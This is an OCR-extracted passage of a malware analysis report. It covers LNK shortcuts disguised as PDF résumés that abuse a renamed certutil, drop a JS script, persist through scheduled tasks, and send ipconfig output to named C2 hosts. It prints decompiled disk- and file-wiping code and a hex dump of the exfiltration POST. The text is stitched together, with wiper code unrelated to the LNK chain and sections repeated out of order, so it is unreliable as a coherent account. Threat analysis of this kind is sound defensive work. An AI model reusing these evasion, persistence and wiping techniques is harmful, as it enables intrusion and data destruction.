
property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

```
File Read     process:  rundll32.exe   op:  OpenRead     status:  0x00000000
              path:     \??\PhysicalDrive0
File Write    process:  rundll32.exe   op:  OpenModify   status:  0x00000000
              path:     \??\PhysicalDrive0
```

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
